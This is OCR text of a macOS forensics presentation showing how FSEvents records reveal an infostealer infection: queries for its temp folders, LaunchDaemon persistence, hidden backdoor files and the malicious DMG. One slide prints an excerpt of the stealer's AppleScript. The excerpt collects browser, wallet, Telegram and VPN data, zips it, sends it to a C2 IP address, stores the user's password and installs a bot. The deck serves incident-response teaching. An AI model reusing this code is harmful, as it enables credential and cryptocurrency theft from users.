



Structure of FSEvent file



Note: In Sonoma and newer versions of macOS, the header will be “3SLD”. In previous macOS versions, the header would be “1SLD” and “2SLD”

Parsing FSEvents






FSEvents – Leaving Footprints on Disk

Why it matters

- Provides insight into file system activity without requiring persistent monitoring tools
- Potentially reconstruct user actions and identify unauthorized file operations
- Uncover additional artifacts that are essential for cross-referencing and validating other digital evidence (e.g., Unified Logs)

The Main Villain



They remove tracks...

```
382   end if
383   writeText(username, writemind & "username")
384   set ff_paths to {library & "Firefox/Profiles/", library & "Waterfox/Profiles/", library & "Pale Moon/Profiles/"}
385   repeat with firefox in ff_paths
386       try
387           parseFF(firefox, writemind)
388       end try
389   end repeat
390   chromium(writemind, chromiumMap)
391   deskwallets(writemind, walletMap)
392   telegram(writemind, library)
393   GrabFolder(library & "OpenVPN Connect/profiles/", writemind & "OpenVPN")
394   do shell script "ditto -c -k --sequesterRsrc " & writemind & " /tmp/out.zip"
395
396   set login to "YVy6sdzq7Yuf-KTog6eXYtnbrisF15PnpqfFizkoi5U="
397   set buildid to "geyYvJlaUXGUEroQXV0BzO4h8F6nUBfrHf2OctlupnA="
398   set gate to "http://45.94.47.143"
399   set cl to "vZvu7nvyf6KD18shsMFDhymo9X/MclG1un32dDJt3Kg="
400   set cn to "asYM0i2yGLc9uebBdCaQTBr2Os7f8nu5zx4pbv1Y2Bo="
401   set botUrl to "halesmp.com"
402
403   send_data(0, gate, login, buildid, cl, cn)
404   try
405       do shell script "rm -f " & profile & "/.username"
406   end try
407   try
408       do shell script "rm -f " & profile & "/.pass"
409   end try
410   writeText(login, profile & "/.username")
411   writeText(password_entered, profile & "/.pass")
412   replaceApp(profile, password_entered, botUrl)
413   installBot(profile, password_entered, botUrl)
414   do shell script "rm -r " & writemind
415   do shell script "rm /tmp/out.zip"
416   &
```



FileGrabber Hunt

```
1  SELECT *
2  FROM fsevents_sorted_by_event_id
3  WHERE fullpath LIKE '%FileGrabber%'
```

	id	id_hex	fullpath	filename	type	flags	
1	2873336	0x00000000002bd7f8	private/tmp/9974/FileGrabber/…	NoteStore.sqlite	FileEvent;	ItemCloned;	Un
2	2873428	0x00000000002bd854	private/tmp/9974/FileGrabber/…	NoteStore.sqlite-wal	FileEvent;	ItemCloned;	Un
3	2873476	0x00000000002bd884	private/tmp/9974/FileGrabber/…	NoteStore.sqlite-shm	FileEvent;	ItemCloned;	Un
4	2873552	0x00000000002bd8d0	private/tmp/9974/FileGrabber/…	Cookies.binarycookies	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Un
5	2873556	0x00000000002bd8d4	private/tmp/9974/FileGrabber/…	Cookies.binarycookies	FileEvent;	ItemCloned;	Un
6	2873920	0x00000000002bda40	private/tmp/9974/FileGrabber/…	NoteStore.sqlite-wal	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Un
7	2873923	0x00000000002bda43	private/tmp/9974/FileGrabber/…	NoteStore.sqlite-shm	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Un
8	2873926	0x00000000002bda46	private/tmp/9974/…	.DS_Store	FileEvent;	Created;Removed;InodeMetaMod;Modified;FinderInfoMod;	Un
9	2873929	0x00000000002bda49	private/tmp/9974/FileGrabber/…	Cookies.binarycookies	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Un
10	2873932	0x00000000002bda4c	private/tmp/9974/FileGrabber/…	NotesFiles	FolderEvent;	Removed;FolderCreated;	Un
11	2873935	0x00000000002bda4f	private/tmp/9974/FileGrabber/…	NoteStore.sqlite	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Un
12	2873938	0x00000000002bda52	private/tmp/9974/FileGrabber	FileGrabber	FolderEvent;	Removed;FolderCreated;	Un

Persistence Trail (LaunchDaemons)

```
1  SELECT *
2  FROM fsevents_sorted_by_event_id
3  WHERE fullpath LIKE '%LaunchDaemons%' OR fullpath LIKE '%LaunchAgent%'
```

	id	id_hex	fullpath	filename	type	flags	appr
1	12549	0x0000000000003105	Library/LaunchDaemons/amsdstat.plist	amsdstat.plist	FileEvent;	Removed;	Unkno
2	13593	0x0000000000003519	Library/LaunchDaemons/…	com.apple.postfixsetup.plist	FileEvent;	Removed;	Unkno
3	324360	0x000000000004f308	private/var/folders/dq/…	com.apple.SafariLaunchAgent	FolderEvent;	FolderCreated;	Unkno
4	876981	0x00000000000d61b5	Library/Apple/System/Library/…	imklaunchagent.8	FileEvent;	Renamed;	Unkno
5	1860670	0x00000000001c643e	Library/Apple/System/Library/…	imklaunchagent.8	FileEvent;	Renamed;	Unkno
6	2435103	0x000000000025281f	Library/Apple/System/Library/…	imklaunchagent.8	FileEvent;	InodeMetaMod;	Unkno
7	2582854	0x0000000000276946	Library/Apple/System/Library/…	imklaunchagent.8	FileEvent;	InodeMetaMod;	Unkno
8	2873896	0x00000000002bda28	Library/LaunchDaemons/…	com.finder.helper.plist	FileEvent;	PermissionChange;ExtendedAttrModified;Created;InodeM…	Unkno

Note: the flag `PermissionChange`, `ExtendedAttrModified` → plist adjusted to meet LaunchDaemon requirements (`root:wheel`, 0644, etc.)

Importance: The persistence installation can be attributed via Unified Logs timeline (copy → chown → `launchctl load`).

Hidden Backdoors

```
1  SELECT *
2  FROM fsevents_sorted_by_event_id
3  WHERE fullpath LIKE 'Users/jason%' AND (filename LIKE '.agent' OR filename LIKE '.helper' OR filename LIKE '.id' OR filename LIKE '.username');
```

	id	id_hex	fullpath	filename	type	flags	approx_dates_plus_minus_one_day
1	2873782	0x00000000002bd9b6	Users/jason/.username	.username	FileEvent;	Created;Modified;FinderInfoMod;	Unknown
2	2873836	0x00000000002bd9ec	Users/jason/.helper	.helper	FileEvent;	PermissionChange;Created;Modified;	Unknown
3	2873857	0x00000000002bda01	Users/jason/.agent	.agent	FileEvent;	PermissionChange;Created;Modified;F…	Unknown
4	2874022	0x00000000002bdaa6	Users/jason/.id	.id	FileEvent;	Created;Modified;	Unknown

Deleted Files

```
1  SELECT *
2  FROM fsevents_sorted_by_event_id
3  WHERE (flags LIKE '%Renamed%' OR flags LIKE '%Removed%') AND
4  (fullpath LIKE '%FileGrabber%' OR filename LIKE '9974' OR filename LIKE 'out.zip' OR filename LIKE '.username' OR filename LIKE '.pass')
```

	id	id_hex	fullpath	filename	type	flags	a
1	2873552	0x00000000002bd8d0	private/tmp/9974/FileGrabber/…	Cookies.binarycookies	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Unk
2	2873920	0x00000000002bda40	private/tmp/9974/FileGrabber/…	NoteStore.sqlite-wal	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Unk
3	2873923	0x00000000002bda43	private/tmp/9974/FileGrabber/…	NoteStore.sqlite-shm	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Unk
4	2873926	0x00000000002bda46	private/tmp/9974/…	.DS_Store	FileEvent;	Created;Removed;InodeMetaMod;Modified;FinderInfoMod;	Unk
5	2873929	0x00000000002bda49	private/tmp/9974/FileGrabber/…	Cookies.binarycookies	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Unk
6	2873932	0x00000000002bda4c	private/tmp/9974/FileGrabber/…	NotesFiles	FolderEvent;	Removed;FolderCreated;	Unk
7	2873935	0x00000000002bda4f	private/tmp/9974/FileGrabber/…	NoteStore.sqlite	FileEvent;	PermissionChange;ItemCloned;Created;Removed;InodeMetaMod;	Unk
8	2873938	0x00000000002bda52	private/tmp/9974/FileGrabber	FileGrabber	FolderEvent;	Removed;FolderCreated;	Unk
9	2873941	0x00000000002bda55	private/tmp/9974	9974	FolderEvent;	Removed;FolderCreated;	Unk
10	2873944	0x00000000002bda58	private/tmp/out.zip	out.zip	FileEvent;	Created;Removed;Modified;	Unk

*Note: **.username** and **.pass** is only removed when the TA executes "delete" command remotely from the C2 server.*

Download Activity

```
1  SELECT *
2  FROM fsevents_sorted_by_event_id
3  WHERE fullpath LIKE '%Downloads%' AND filename LIKE '%.dmg%';
```

	id	id_hex	fullpath	filename	type	flags
1	427769	0x00000000000686f9	Users/jason/Downloads/…	1a268c59f025685a4da11404610cfd113e0…	FileEvent;	ExtendedAttrModified;Created;InodeMetaMod;Renamed;FinderInfoMod;
2	428130	0x0000000000068862	Users/jason/Downloads/…	1a268c59f025685a4da11404610cfd113e0…	FileEvent;	ExtendedAttrModified;Renamed;
3	2872640	0x00000000002bd540	Users/jason/Downloads/…	1a268c59f025685a4da11404610cfd113e0…	FileEvent;	ExtendedAttrModified;ExtendedAttrRemoved;
4	2877834	0x00000000002be98a	Users/jason/Downloads/…	DB.Browser.for.SQLite-v3.13.1.dmg	FileEvent;	ExtendedAttrModified;Created;Renamed;Modified;
5	2877838	0x00000000002be98e	Users/jason/Downloads/…	DB.Browser.for.SQLite-…	FolderEvent;	ExtendedAttrModified;Removed;InodeMetaMod;FolderCreated;
6	2878941	0x00000000002beddd	Users/jason/Downloads/…	DB.Browser.for.SQLite-v3.13.1.dmg	FileEvent;	ExtendedAttrModified;Renamed;

Malicious DMG Mounted

```
1  SELECT *
2  FROM fsevents_sorted_by_event_id
3  WHERE fullpath LIKE '%Volumes/%';
```

	id	id_hex	fullpath	filename	type	flags	approx_da
1	1226	0x00000000000004ca	Volumes/Macintosh HD	Macintosh HD	SymbolicLink;	Created;	Unknown
2	39588	0x0000000000009aa4	Volumes/setup	setup	FolderEvent;	Removed;FolderCreated;	Unknown
3	39656	0x0000000000009ae8	Volumes/setup	setup	FolderEvent;	Removed;FolderCreated;	Unknown
4	2870331	0x00000000002bcc3b	Volumes/TradingView	TradingView	FolderEvent;	PermissionChange;FolderCreated;	Unknown
5	2878895	0x00000000002bedaf	Volumes/Install DB4S	Install DB4S	FolderEvent;	PermissionChange;FolderCreated;	Unknown

Piecing everything together

TTP	Description
Initial access	User downloads TradingView.dmg into system
Execution	User mounts TradingView.dmg and executes the malicious binary within it
Persistence	➔ LaunchDaemons (com.finder.helper.plist) created ➔ Backdoors dropped in User directory
Privilege escalation	Multiple TCC access requests (suspicious burst)
Discovery	Fake password prompt → verified via dscl
Collection	System information, files, credentials, keychains, etc. are collected and stored on /tmp
Exfiltration	Stolen data is compressed into a ZIP file and exfiltrated to C2 over HTTP/HTTPS

Caveats of Unified Logs & FSEvents

1. **Info/Debug not persisted** → much detail only in live `log stream`; historical `log show` can miss it.
2. **Privacy redaction** → usernames, IPs and domain names may appear as `<private>`/elided.
3. **Short retention** → Logs are auto-rotated and typically retained for less than **~14 days**.
4. **Rotation/aging** → binary logs roll; snapshots/backups may not retain all.

Appendix

Threat Reports & Blogs

- **Red Canary** - redcanary.com/threat-detection-report/trends/mac-malware
- **Jamf Threat Labs** - media.jamf.com/documents/security-360-2025-Mac-devices.pdf
- **CrowdStrike** -
  a. https://www.crowdstrike.com/en-us/blog/falcon-prevents-cookie-spider-shamos-delivery-macos/
  b. https://www.crowdstrike.com/en-us/blog/how-to-leverage-apple-unified-log-for-incident-response/
- **Moonlock**
  a. moonlock.com/amos-backdoor-persistent-access
  b. moonlock.com/moonlock-2024-macos-threat-report
- **Mac Forensics: Looking into the Past with FSEvents - SANS DFIR Summit 2017**

Forensic Tools & Parsers

- github.com/ydkhatri/mac_apt
- github.com/mandiant/macos-UnifiedLogs
- github.com/dlcowen/FSEventsParser
- github.com/osquery/osquery



Thank You